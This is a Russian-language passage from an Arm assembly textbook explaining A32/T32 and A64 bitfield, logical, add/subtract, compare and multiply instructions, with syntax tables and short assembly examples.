


Рисунок 5.18. Вставка битового поля (BFI)

Далее нужно определить, описывает ли `lsb` позицию, из которой следует копировать в исходном регистре, то есть операцию извлечения, или позицию назначения, куда следует копировать, то есть операцию вставки. Мнемоники операций извлечения содержат X, а вставки - I. В операциях извлечения битового поля SBFX, UBFX и BFXIL параметр `lsb` задаёт начальную позицию копирования в исходном регистре, а в операциях вставки SBFIZ, UBFIZ и BFI - начальную позицию вставки поля в регистре назначения.

Единственное исключение из правила мнемоник - инструкция извлечения битового поля и вставки в младшие биты BFXIL, имя которой содержит и X, и I. Достаточно помнить, что L означает "младшие": эта инструкция извлекает (X) битовое поле (BF) и вставляет (I) его в младшие (L) биты регистра назначения.

На рис. 5.19 показаны примеры инструкций вставки и извлечения битового поля. В каждом случае заданы одинаковые `lsb` и `width`, но положение поля в регистре назначения зависит от того, выполняется вставка или извлечение.




Рисунок 5.19. Инструкции вставки и извлечения битового поля

В A64 все операции извлечения и вставки битового поля внутренне определены через три мощные обобщённые инструкции: BFM и её знаковый и беззнаковый варианты SBFM и UBFM. Операции извлечения и вставки являются их псевдонимами и предпочитаются, когда выполняются приведённые в табл. 5.12 условия. Значения синтаксических символов, например `#r` и `#s`, остаются теми же, что перечислены в табл. 5.4.

Таблица 5.12. Инструкции перемещения битового поля A64

Инструкция	Псевдоним	Предпочитается, если
`BFM Xd, Xn, #r, #s`	`BFI Xd, Xn, #lsb, #width`	`s < r`
`BFM Xd, Xn, #r, #s`	`BFXIL Xd, Xn, #lsb, #width`	`s >= r`
`SBFM Xd, Xn, #r, #s`	`SBFIZ Xd, Xn, #lsb, #width`	`s < r`
`UBFM Xd, Xn, #r, #s`	`UBFIZ Xd, Xn, #lsb, #width`	`s < r`
`SBFM Xd, Xn, #r, #s`	`SBFX Xd, Xn, #lsb, #width`	`s >= r`
`UBFM Xd, Xn, #r, #s`	`UBFX Xd, Xn, #lsb, #width`	`s >= r`

Логические операции

Логические инструкции работают на уровне битов, выполняя побитовую операцию над одним или несколькими входными значениями. В A64 логические операции с двумя операндами, такие как AND и ORR, могут получать входные данные из двух регистров, из регистра и непосредственно закодированной в инструкции константы либо из двух регистров, один из которых перед использованием неявно сдвигается.

По умолчанию логические инструкции A64 не устанавливают флаги условий. Однако AND и BIC могут дополнительно устанавливать их по результату, если к инструкции добавить суффикс S, то есть использовать ANDS или BICS. Инструкция TST всегда устанавливает флаги условий по результату.

Побитовое И

Операция побитового И вычисляет результат, выполняя логическое И для каждой пары битов двух входных значений во всех позициях, как показано в табл. 5.13.

Таблица 5.13. Таблица истинности операции И

A	B	A И B
0	0	0
0	1	0
1	0	0
1	1	1

Концептуально побитовое И можно рассматривать как операцию выбора определённых битов значения с очисткой остальных до нуля. Например, чтобы оставить только восемь младших битов и отбросить остальные, можно выполнить побитовое И значения с маской `0b11111111` (255).

Различные формы AND для наборов A64 и A32/T32 перечислены в табл. 5.14. ANDS имеет те же формы, но, в отличие от AND, устанавливает флаги условий. По результату операции ANDS устанавливает арифметические флаги N и Z, а V сбрасывает в ноль. Обычно C также сбрасывается в ноль, однако если второй операнд вычисляется, а не берётся непосредственно из регистра или константы, C может быть установлен по результату этого вычисления.

Таблица 5.14. Операции побитового И

Набор	Форма инструкции	Синтаксис
A32/T32	Непосредственная константа	`AND Rd, Rn, #imm`
A32/T32	Регистр	`AND Rd, Rn, Rm`
A32/T32	Регистр с вращением и расширением	`AND Rd, Rn, Rm, RRX`
A32/T32	Сдвинутый регистр	`AND Rd, Rn, Rm{, <shift> #imm}`
A32/T32	Регистр, сдвигаемый регистром	`AND Rd, Rn, Rm, <shift> Rs`
A64-64	Расширенное непосредственное значение	`AND Xd, Xn, #bimm64`
A64-64	Сдвинутый регистр	`AND Xn, Xm{, <shift> #imm}`
A64-32	Непосредственное значение	`AND Wd, Wn, #bimm32`
A64-32	Сдвинутый регистр	`AND Wn, Wm{, <shift> #imm}`

В формах со сдвинутым регистром операцией сдвига может быть LSL, LSR, ASR или ROR.

Инструкция TST

Инструкция побитовой проверки TST используется для выяснения, равен ли единице хотя бы один бит из заданного набора. Например, чтобы выполнить условный переход, если один из двух младших битов равен 1, программист может использовать `tst x0, #3`, а затем условный переход на основе арифметических флагов.

TST устанавливает арифметические флаги так, словно над теми же входными значениями была выполнена ANDS, но не сохраняет результат в регистре. В A32/T32 TST определена как самостоятельная инструкция, а в A64 является псевдонимом ANDS с нулевым регистром назначения, как показано в табл. 5.15.

Таблица 5.15. Псевдонимы инструкции побитового И A64

Инструкция	Псевдоним
`ANDS WZR, Wn, Wm{, <shift> #imm}`	`TST Wn, Wm{, <shift> #imm}`
`ANDS WZR, Wn, #imm`	`TST Wn, #imm`
`ANDS XZR, Xn, Xm{, <shift> #imm}`	`TST Xn, Xm{, <shift> #imm}`
`ANDS XZR, Xn, #imm`	`TST Xn, #imm`

Побитовая очистка битов

Инструкция побитовой очистки BIC выполняет задачу, сходную с AND. Она используется для очистки определённых битов входного значения. `BIC Rd, Rn, Rm` функционально эквивалентна присваиванию Rd результата побитового И Rn и побитовой инверсии значения Rm. Синтаксис BIC в A32/T32 и A64 приведён в табл. 5.16.

Таблица 5.16. Синтаксис инструкции побитовой очистки

Набор	Форма инструкции	Синтаксис
A32/T32	Непосредственное значение	`BIC {Rd,} Rn, #imm`
A32/T32	Регистр (T1, блок IT)	`BIC {Rd,} Rn, Rm`
A32/T32	Регистр с вращением и расширением	`BIC {Rd,} Rn, Rm, RRX`
A32/T32	Сдвинутый регистр	`BIC {Rd,} Rn, Rm{, <shift> #imm}`
A32/T32	Регистр, сдвигаемый регистром	`BIC {Rd,} Rn, Rm, <shift> Rs`
A64-64	Сдвинутый регистр	`BIC Xn, Xm{, <shift> #imm}`
A64-32	Сдвинутый регистр	`BIC Wn, Wm{, <shift> #imm}`

Побитовое ИЛИ

Операция побитового ИЛИ ORR вычисляет результат, выполняя логическое ИЛИ для каждой пары битов двух входных значений во всех позициях. Таблица истинности логического ИЛИ приведена в табл. 5.17.

Концептуально побитовое ИЛИ полезно для принудительной установки заданных битов значения в 1 без изменения остальных. Например, чтобы установить два младших бита и сохранить прочие, можно выполнить побитовое ИЛИ результата со значением `0b11` (3).

Таблица 5.17. Таблица истинности операции ИЛИ

A	B	A ИЛИ B
0	0	0
1	0	1
0	1	1
1	1	1

В табл. 5.18 приведены формы инструкций ИЛИ и соответствующий синтаксис. В A32/T32 для обновления флагов условий по результату также можно использовать ORRS.

Таблица 5.18. Синтаксис инструкции побитового ИЛИ

Набор	Форма инструкции	Синтаксис
A32	Непосредственное значение	`ORR {Rd,} Rn, #imm`
A32	Регистр (T1, блок IT)	`ORR {Rd,} Rn, Rm`
A32	Регистр с вращением и расширением	`ORR {Rd,} Rn, Rm, RRX`
A32	Сдвинутый регистр	`ORR {Rd,} Rn, Rm{, <shift> #imm}`
A32	Регистр, сдвигаемый регистром	`ORR {Rd,} Rn, Rm, <shift> Rs`
A64-64	Непосредственное значение	`ORR Xd, Xn, #imm`

Набор	Форма инструкции	Синтаксис
A64-64	Сдвинутый регистр	`ORR Xn, Xm{, <shift> #imm}`
A64-32	Непосредственное значение	`ORR Wd, Wn, #imm`
A64-32	Сдвинутый регистр	`ORR Wn, Wm{, <shift> #imm}`

При использовании форм со сдвинутым регистром операцией сдвига может быть LSL, LSR, ASR или ROR.

Побитовое ИЛИ-НЕ

Инструкция побитового ИЛИ-НЕ ORN похожа на ORR, но сначала инвертирует второй параметр, а затем применяет логическую операцию ИЛИ. Компиляторы часто используют её для побитового ИЛИ с непосредственным значением, которое нельзя эффективно закодировать непосредственно в ORR, но можно представить в ORN.

В табл. 5.19 показаны результат операции ИЛИ над двумя битами a и b и инвертированные биты после операции НЕ.

Таблица 5.19. Таблица истинности операции ИЛИ-НЕ

A	B	A ИЛИ B	НЕ-ИЛИ	НЕ A
0	0	0	1	1
1	0	1	0	0
0	1	1	0	1
1	1	1	0	0

В наборах A32/T32 инструкция ORNS выполняет ту же операцию, что и ORN, но устанавливает арифметические флаги условий по результату.

В табл. 5.20 приведены формы операций ИЛИ-НЕ и соответствующий синтаксис.

Таблица 5.20. Синтаксис инструкции побитового ИЛИ-НЕ

Набор	Форма инструкции	Синтаксис
A32	Непосредственное значение	`ORN {Rd,} Rn, #imm`
A32	Регистр с вращением и расширением	`ORN {Rd,} Rn, Rm, RRX`
A32	Сдвинутый регистр	`ORN {Rd,} Rn, Rm{, <shift> #imm}`
A64-64	Сдвинутый регистр	`ORN Xn, Xm{, <shift> #imm}`
A64-32	Сдвинутый регистр	`ORN Wn, Wm{, <shift> #imm}`

В форме со сдвинутым регистром операцией сдвига может быть LSL, LSR, ASR или ROR. В наборе A64 эта форма ORN используется псевдонимом MVN. Операция записывает в регистр назначения побитовую инверсию исходного регистра, как показано в табл. 5.21.

Таблица 5.21. Форма инструкции побитового ИЛИ-НЕ со сдвинутым регистром

Набор	Инструкция	Псевдоним
A64-64	`ORN Xd, XZR, Xm{, shift #imm}`	`MVN Xd, Xn{, shift #imm}`
A64-32	`ORN Wd, WZR, Wm{, shift #imm}`	`MVN Wd, Wn{, shift #imm}`

Побитовое исключающее ИЛИ

Операция побитового исключающего ИЛИ (EOR, или XOR) вычисляет результат, выполняя логическое исключающее ИЛИ для каждой пары битов двух входных значений во всех позициях. Таблица истинности приведена в табл. 5.22.

Таблица 5.22. Таблица истинности исключающего ИЛИ

A	B	A XOR B
0	0	0
0	1	1
1	0	1
1	1	0

Концептуально исключающее ИЛИ полезно, когда требуется переключить определённые биты значения из 1 в 0 или из 0 в 1. Например, для кнопки, которая при каждом нажатии включает или выключает светодиод, программа может прочитать состояние светодиода, переключить его операцией исключающего ИЛИ и записать обратно в контроллер.

В табл. 5.23 приведены формы EOR и соответствующий синтаксис.

Таблица 5.23. Синтаксис инструкции побитового исключающего ИЛИ

Набор	Форма инструкции	Синтаксис
A32/T32	Непосредственное значение	`EOR {Rd,} Rn, #imm`
A32/T32	Регистр (T1, блок IT)	`EOR {Rd,} Rn, Rm`
A32/T32	Регистр с вращением и расширением	`EOR {Rd,} Rn, Rm, RRX`
A32/T32	Сдвинутый регистр	`EOR {Rd,} Rn, Rm{, <shift> #imm}`
A32/T32	Регистр, сдвигаемый регистром	`EOR {Rd,} Rn, Rm, <shift> Rs`
A64-64	Непосредственное значение	`EOR Xd, Xn, #imm`
A64-64	Сдвинутый регистр	`EOR Xn, Xm{, <shift> #imm}`
A64-32	Непосредственное значение	`EOR Wd, Wn, #imm`
A64-32	Сдвинутый регистр	`EOR Wn, Wm{, <shift> #imm}`

Инструкция TEQ

Инструкция побитовой проверки эквивалентности TEQ используется для проверки, равны ли 1 все биты заданного набора. Например, чтобы выполнить условный переход, если оба младших бита равны 1, программист может использовать инструкцию `teq x0, #3`, а затем условный переход на основе арифметических флагов.

TEQ устанавливает арифметические флаги так, словно над теми же входными значениями была выполнена EOR, но не сохраняет результат в регистре. TEQ реализована как самостоятельная инструкция и в A32/T32, и в A64, а не как частный случай EOR, поскольку в A64 нет инструкции EORS.

Исключающее ИЛИ-НЕ

Набор A64 также поддерживает инструкцию исключающего ИЛИ-НЕ EON, хотя на практике она используется редко. `EON Xd, Xn, Xm` выполняет исключающее ИЛИ значения Xn и побитовой инверсии Xm, после чего записывает результат в Xd.

В табл. 5.24 приведены формы операций исключающего ИЛИ-НЕ и соответствующий синтаксис.

Таблица 5.24. Синтаксис инструкции побитового исключающего ИЛИ-НЕ

Набор	Форма инструкции	Синтаксис
A64-32	EON со сдвинутым регистром	`EON Wd, Wn, Wm{, shift #imm}`
A64-64	EON со сдвинутым регистром	`EON Xd, Xn, Xm{, shift #imm}`

Арифметические операции

Самые распространённые и простые для понимания арифметические инструкции - сложение и вычитание. Возможно, вы задаётесь вопросом, почему они не были представлены первыми. В этом разделе вы увидите, что синтаксис арифметических инструкций включает операции сдвига и вращения. Теперь, когда вы понимаете их работу, будет проще разобраться в их сочетании с арифметическими инструкциями. Поэтому в табл. 5.25 представлены синтаксические символы сдвига и расширения, используемые для описания форм арифметических инструкций этого раздела. Некоторые инструкции содержат в синтаксисе операнд в фигурных скобках, что обозначает необязательный операнд.

Сложение и вычитание

Операции сложения и вычитания часто встречаются при обратной разработке программ. На первый взгляд они очевидны: складывают или вычитают входные значения. Однако существуют более сложные формы, заслуживающие рассмотрения.

Разные формы инструкций сложения и вычитания перечислены в табл. 5.26.

Таблица 5.25. Синтаксические символы

A32	A64-32	A64-64	Значение
Rd	Wd	Xd	Регистр назначения
Rn	Wn	Xn	Первый исходный регистр
Rm	Wm	Xm	Второй исходный регистр
Rs	Ws	Xs	Регистр с величиной сдвига в младших 8 битах
`#imm`	`#imm`	`#imm`	Непосредственное значение
`{ }`	`{ }`	`{ }`	Необязательный операнд
`shift`	`shift`	`shift`	Тип применяемого сдвига
`extend`	`extend`	`extend`	Тип расширения второго исходного операнда

Таблица 5.26. Формы инструкций ADD и SUB

Набор инструкций	Форма инструкции	Синтаксис
A32/T32	Непосредственное значение	`ADD {Rd,} Rn, #imm`
A32/T32	Регистр	`ADD {Rd,} Rn, Rm`
A32/T32	Регистр с вращением и расширением	`ADD {Rd,} Rn, Rm, RRX`
A32/T32	Сдвинутый регистр	`ADD {Rd,} Rn, Rm{, shift #N}`
A32/T32	Регистр, сдвигаемый регистром	`ADD {Rd,} Rn, Rm, shift Rs`
A64, 64 бита	Расширенное непосредственное значение	`ADD Xd, Xn, #imm{, shift}`
A64, 64 бита	Сдвинутый регистр	`ADD Xd, Xn, Xm{, shift #N}`
A64, 64 бита	Расширенный регистр	`ADD Xd, Xn, Xm{, extend #N}`
A64, 32 бита	Непосредственное значение	`ADD Wd, Wn, #imm{, shift}`
A64, 32 бита	Сдвинутый регистр	`ADD Wd, Wn, Wm{, shift #N}`
A64, 32 бита	Расширенный регистр	`ADD Wd, Wn, Wm{, extend #N}`

Следующий код, скомпилированный для A32, сначала задаёт значения регистров `r1`, `r2` и `r3`, а затем использует их в серии операций сложения и вычитания. Поскольку безусловные арифметические инструкции выполняются последовательно, необходимо помнить: после изменения регистра его прежнее значение стирается, а в следующих инструкциях используется новое. При выполнении инструкции меняется только регистр назначения, исходные регистры остаются неизменными.

Пример инструкций ADD и SUB в A32

```
mov r1, #8              // r1 = 0x8
mov r2, #4              // r2 = 0x4
mov r3, #1              // r3 = 0x1

add r4, r1, r2          // r4 = r1 + r2 -> r4 = 0x8 + 0x4 = 0xC
sub r4, r1, r2          // r4 = r1 -r2 -> r4 = 0x8 -0x4 = 0x4

add r1, #10             // r1 = r1 + #10 -> 0x8 + 0xA = 0x12
sub r1, #10             // r1 = r1 -#10 -> 0x12 -0xA = 0x8

add r4, r1, r2, RRX     // r4 = r1 + r2 RRX -> r4 = 0x8 + 0x2 = 0xA
sub r4, r1, r2, RRX     // r4 = r1 -r2 RRX -> r4 = 0x8 -0x2 = 0x6

add r4, r1, r2, LSL #1   // r4 = r1 + r2 LSL #1 -> r4 = 0x8 + 0x8 = 0x10
sub r4, r1, r2, LSL #1   // r4 = r1 -r2 LSL #1 -> r4 = 0x8 -0x8 = 0x0

add r4, r1, r2, LSL r3   // r4 = r1 + r2 LSL r3 -> r4 = 0x8 + 0x8 = 0x10
sub r4, r1, r2, LSL r3   // r4 = r1 -r2 LSL r3 -> r4 = 0x8 -0x8 = 0x0
```

Следующий пример показывает инструкции сложения и вычитания A64. Обратите внимание: в A64 операции сложения и вычитания могут неявно сдвигать и расширять операнды во время выполнения.

Пример инструкций ADD и SUB в A64

```
mov x1, #8               // x1 = 0x8
mov x2, #4               // x2 = 0x4
mov x3, #7               // x3 = 0x7

add x4, x1, #8           // x4 = x1 + 0x8  -> 0x8 + 0x8 = 0x10
add x4, x1, #15, lsl #12  // x4 = x1 + 15<<12  -> 0x8 + 0xF000 = 0xF008
```

```
sub x4, x1, x2            // x4 = x1 - x2  -> 0x8 -0x4 = 0x4
sub x4, x1, x2, lsl #2  // x4 = x1 - x2<<2  -> 0x8 -0x10 = 0xfffffffffffffff8 (-8)

add x4, x1, x3, uxtb #4   // x4 = 0x8 + 0x7 UXTB 4  -> 0x78

sub x4, x1, x3, uxtb #4   // x4 = 0x8 - 0x7 UXTB 4  -> 0xffffffffffffff98 (-104)
```

Обратное вычитание

Операция обратного вычитания RSB, как следует из названия, выполняет вычитание с переставленными операндами. То есть `RSB Rd, Rn, #const` задаёт Rd равным `const - Rn`. Эта инструкция существует только в наборах A32/T32. Её также можно использовать с суффиксом S в форме RSBS для установки флагов условий по результату. Синтаксис форм инструкции RBS в A32 показан в табл. 5.27.

Таблица 5.27. Формы инструкции RBS в A32

Форма инструкции	Синтаксис
Непосредственное значение	`RSB {Rd,} Rn, #imm`
Регистр с вращением и расширением	`RBS {Rd,} Rn, Rm, RRX`
Сдвинутый регистр	`RBS {Rn,} Rn, Rm{, <shift> #imm}`
Регистр, сдвигаемый регистром	`RBS {Rn,} Rn, Rm, <shift> Rs`

Сравнение

Инструкция сравнения CMP сравнивает два числа, чтобы определить, равны ли они, а если нет, какое больше, обычно в контексте условного выполнения. Условное выполнение подробнее рассматривается в главе 7.

Внутренне CMP устанавливает арифметические флаги так, словно была выполнена SUBS с теми же исходными аргументами, и отбрасывает результат. В A64 CMP определена как псевдоним SUBS с нулевым регистром назначения. Формы инструкции сравнения приведены в табл. 5.28.

Таблица 5.28. Формы инструкции сравнения CMP

Набор	Форма инструкции	Синтаксис
A32/T32	Непосредственное значение	`CMP Rn, #imm`
A32/T32	Регистр	`CMP Rn, Rm`
A32/T32	Регистр с вращением и расширением	`CMP Rn, Rm, RRX`
A32/T32	Сдвинутый регистр	`CMP Rn, Rm{, <shift> #imm}`
A32/T32	Регистр, сдвигаемый регистром	`CMP Rn, Rm, <shift> Rs`
A64, 64 бита	Расширенное непосредственное значение	`CMP Xn, #imm{, <shift>}`
A64, 64 бита	Сдвинутый регистр	`CMP Xn, Xm{, <shift> #imm}`
A64, 64 бита	Расширенный регистр	`CMP Xn, Xm{, <extend> {#imm}}`
A64, 32 бита	Непосредственное значение	`CMP Wn, #imm{, <shift>}`
A64, 32 бита	Сдвинутый регистр	`CMP Wn, Wm{, <shift> #imm}`
A64, 32 бита	Расширенный регистр	`CMP Wn, Wm{, <extend> {#imm}}`

Поведение инструкции CMP

Инструкция сравнения с отрицательным значением CMN складывает два операнда и устанавливает флаги по результату вместо выполнения вычитания. Она полезна, когда у программиста есть значения `m` и `n` и требуется узнать, выполняется ли `m = -n`. CMN также может быть полезна, если `n` нельзя закодировать в CMP как непосредственную константу, но `-n` можно закодировать в CMN. В таком случае компилятор может выбрать CMN вместо CMP.

Синтаксис CMN в A64 и A32/T32 похож на синтаксис CMP из табл. 5.28.

В A64 CMN определена как псевдоним ADDS. Вместо сохранения результата регистром назначения служит нулевой регистр WZR или XZR, отбрасывающий результат, как показано в табл. 5.29.

Таблица 5.29. Формы и псевдонимы инструкции сравнения с отрицательным значением CMN в A64

Инструкция	Эквивалентная инструкция
`CMN Xn, #imm`	`ADDS XZR, Xn, #imm{, LSL #12}`
`CMN Xn, Xm{, <shift> #imm}`	`ADDS XZR, Xn, Xm{, <shift> #imm}`
`CMN Xn, Xm{, <extend> {#imm}}`	`ADDS XZR, Xn, Xm{, <extend> {#imm}}`
`CMN Wn, #imm`	`ADDS WXR, Wn, #imm{, LSL #0}`
`CMN Wn, Wm{, <shift> #imm}`	`ADDS WZR, Wn, Wm{, <shift> #imm}`
`CMN Wn, Wm{, <extend> {#imm}}`	`ADDS WZR, Wn, Wm{, <extend> {#imm}}`

Инструкции, устанавливающие флаги, такие как CMP, CMN и инструкции с суффиксом S, например ADDS и SUBS, могут устанавливать следующие флаги условий:

• **Флаг отрицательного результата N:**
• 1, если результат отрицательный;
• 0, если результат положительный или нулевой.
• **Флаг нулевого результата Z:**
• 1, если результат равен нулю, что указывает на равенство;
• 0 в остальных случаях.
• **Флаг переноса C:**
• 1, если инструкция дала перенос, например беззнаковое переполнение при сложении;
• 0 в остальных случаях.
• **Флаг переполнения V:**
• 1, если инструкция дала переполнение, например знаковое переполнение при сложении.

Использование флагов условий при условном выполнении подробнее рассматривается в главе 7. Следующий код показывает примеры флагов, устанавливаемых инструкциями сравнения CMP и CMN набора A64, и демонстрирует, как их эквивалентные инструкции SUBS или ADDS интерпретируются при дизассемблировании.

Примеры инструкций CMN и CMP в A64

Исходный код на ассемблере

```
.text
.global _start

mov x1, #-14
mov x2, #16
mov x3, #14
mov x4, #56

cmp x3, x2                  // x3 -x2 = 14 -16 = -2.  Flags: N
subs xzr, x3, x2
cmp x3, #2                  // x3 -2 = 14 -2 = 12.  Flags: C
subs xzr, x3, #2
cmp x4, x3, lsl #2          // x4 -x3 << 2 = 56 -56 = 0.  Flags: Z, C
subs xzr, x4, x3, lsl #2

cmn x2, #16                 // x2 + 16 = 16 + 16 = 32
adds xzr, x2, #16
cmn x3, x1                  // x3 + x1 = 14 + (-14) = 0.  Flags: Z, C
adds xzr, x3, x1
cmn x4, x1, lsl #2          // x4 + x1 << 2 = 56 -56 = 0.  Flags: Z, C
adds xzr, x4, x1, lsl #2
cmn x1, #14, lsl #0         // x1 + 14 = -14 + 14 = 0.  Flags: Z, C
adds xzr, x1, #14, lsl #0
cmn x4, #14, lsl #12  // x4 + 14 << 12 = 56 + 0xE000 = 0xE038. Flags: none
adds xzr, x4, #14, lsl #12
```

Результат дизассемблирования

```
Disassembly of section .text:

0000000000400078 <_start>:
   400078:       928001a1        mov     x1, #0xfffffffffffffff2         // #-14
   40007c:       d2800202        mov     x2, #0x10                       // #16
   400080:       d28001c3        mov     x3, #0xe                        // #14
   400084:       d2800704        mov     x4, #0x38                       // #56
   400088:       eb02007f        cmp     x3, x2
   40008c:       eb02007f        cmp     x3, x2
   400090:       f100087f        cmp     x3, #0x2
   400094:       f100087f        cmp     x3, #0x2
   400098:       eb03089f        cmp     x4, x3, lsl #2
   40009c:       eb03089f        cmp     x4, x3, lsl #2
   4000a0:       b100405f        cmn     x2, #0x10
   4000a4:       b100405f        cmn     x2, #0x10
   4000a8:       ab01007f        cmn     x3, x1
   4000ac:       ab01007f        cmn     x3, x1
   4000b0:       ab01089f        cmn     x4, x1, lsl #2
   4000b4:       ab01089f        cmn     x4, x1, lsl #2
   4000b8:       b100383f        cmn     x1, #0xe
   4000bc:       b100383f        cmn     x1, #0xe
   4000c0:       b140389f        cmn     x4, #0xe, lsl #12
   4000c4:       b140389f        cmn     x4, #0xe, lsl #12
```

Операции умножения

В Armv8-A инструкции умножения и их более сложные формы, такие как умножение со сложением, всегда получают операнды из регистров, а не из непосредственных констант. В табл. 5.30 перечислены основные инструкции умножения наборов A32/T32 и A64.

Хотя это главные инструкции умножения и именно они чаще всего встречаются при обратной разработке, 32-битные наборы Armv8-A также предоставляют множество вариантов умножения для оптимизированных векторных упакованных операций. Например, A32/T32 позволяют умножить два 32-битных исходных операнда, получив 64-битный результат, разделённый между двумя 32-битными регистрами назначения.

Таблица 5.30. Основные инструкции целочисленного умножения

Набор	Описание	Синтаксис
A32/T32	Умножение	`MUL Rd, Rn{, Rm}`
A32/T32	Умножение с накоплением	`MLA Rd, Rn, Rm, Ra`
A32/T32	Умножение с вычитанием	`MLS Rd, Rn, Rm, Ra`
A64, 64 бита	Умножение	`MUL Xd, Xn, Xm`
A64, 64 бита	Умножение со сложением	`MADD Xd, Xn, Xm, Xa`
A64, 64 бита	Умножение с вычитанием	`MSUB Xd, Xn, Xm, Xa`
A64, 64 бита	Умножение с отрицанием	`MNEG Xd, Xn, Xm`
A64, 32 бита	Умножение	`MUL Wd, Wn, Wm`
A64, 32 бита	Умножение со сложением	`MADD Wd, Wn, Wm, Wa`
A64, 32 бита	Умножение с вычитанием	`MSUB Wd, Wn, Wm, Wa`
A64, 32 бита	Умножение с отрицанием	`MNEG Wd, Wn, Wm`

Умножение в A64

В A64 доступны дополнительные инструкции для знакового или беззнакового умножения 32 на 32 бита либо 64 на 64 бита, иногда с последующим сложением, вычитанием или отрицанием результата. Они строятся на базовых инструкциях умножения со сложением и умножения с вычитанием[2]. Например, умножение с отрицанием кодируется как умножение с вычитанием, где первым исходным операндом служит нулевой регистр.

Эти инструкции и выполняемые ими внутренние операции приведены в табл. 5.31.

Таблица 5.31. Инструкции знакового и беззнакового умножения A64

Инструкция	Синтаксис	Операция
Знаковое длинное умножение со сложением	`SMADDL Xd, Wn, Wm, Xa`	`Xd = Xa + (Wn x Wm)`
Знаковое длинное умножение с вычитанием	`SMSUBL Xd, Wn, Wm, Xa`	`Xd = Xa - (Wn x Wm)`
Знаковое длинное умножение с отрицанием	`SMNEGL Xd, Wn, Wm`	`Xd = -(Wn x Wm)`
Знаковое длинное умножение	`SMULL Xd, Wn, Wm`	`Xd = Wn x Wm`
Знаковое умножение старших частей	`SMULH Xd, Xn, Xm`	`Xd = (Xn x Xm)<127:64>`
Беззнаковое длинное умножение со сложением	`UMADDL Xd, Wn, Wm, Xa`	`Xd = Xa + (Wn x Wm)`
Беззнаковое длинное умножение с вычитанием	`UMSUBL Xd, Wn, Wm, Xa`	`Xd = Xa - (Wn x Wm)`
Беззнаковое длинное умножение с отрицанием	`UMNEGL Xd, Wn, Wm`	`Xd = -(Wn x Wm)`
Беззнаковое длинное умножение	`UMULL Xd, Wn, Wm`	`Xd = Wn x Wm`
Беззнаковое умножение старших частей	`UMULH Xd, Xn, Xm`	`Xd = (Xn x Xm)<127:64>`

Кроме того, A64 позволяет умножить 64 на 64 бита и получить 128-битный результат. Поскольку 64-битные регистры A64 не вмещают 128-битное значение, программист должен выбрать для регистра назначения старшие или младшие 64 бита результата. UMULL и UMULH выполняют такое беззнаковое умножение и выбирают соответственно младшие и старшие 64 бита 128-битного результата, а SMULL и SMULH выполняют ту же функцию для знаковых 64-битных входных значений.

Пример умножений в A64

```
.text
.global _start

_start:
    mov X0, #2              // 0x2
    mov X1, #11             // 0xb
    mov X2, #22             // 0x16
    mov X3, #33             // 0x21

    SMADDL X5, W0, W1, X2   // (2 * 11) + 22 = 44 (0x2C)
    SMSUBL X5, W0, W1, X2   // (2 * 11) - 22 = 0x00
    SMNEGL X5, W0, W1       // -(2 * 11) = -22 (0xffffffffffffffea)
    SMULL  X5, W0, W1       // 2 * 11 = 22 (0x16)
    SMULH  X5, X0, X1       // (2 * 11) <127:64> = 0x00
    UMADDL X5, W0, W1, X2   // (2 * 11) + 22 = 44 (0x2C)
    UMSUBL X5, W0, W1, X2   // (2 * 11) - 22 = 0x00
    UMNEGL X5, W0, W1       // -(2* 11) = -22 (0xffffffffffffffea)
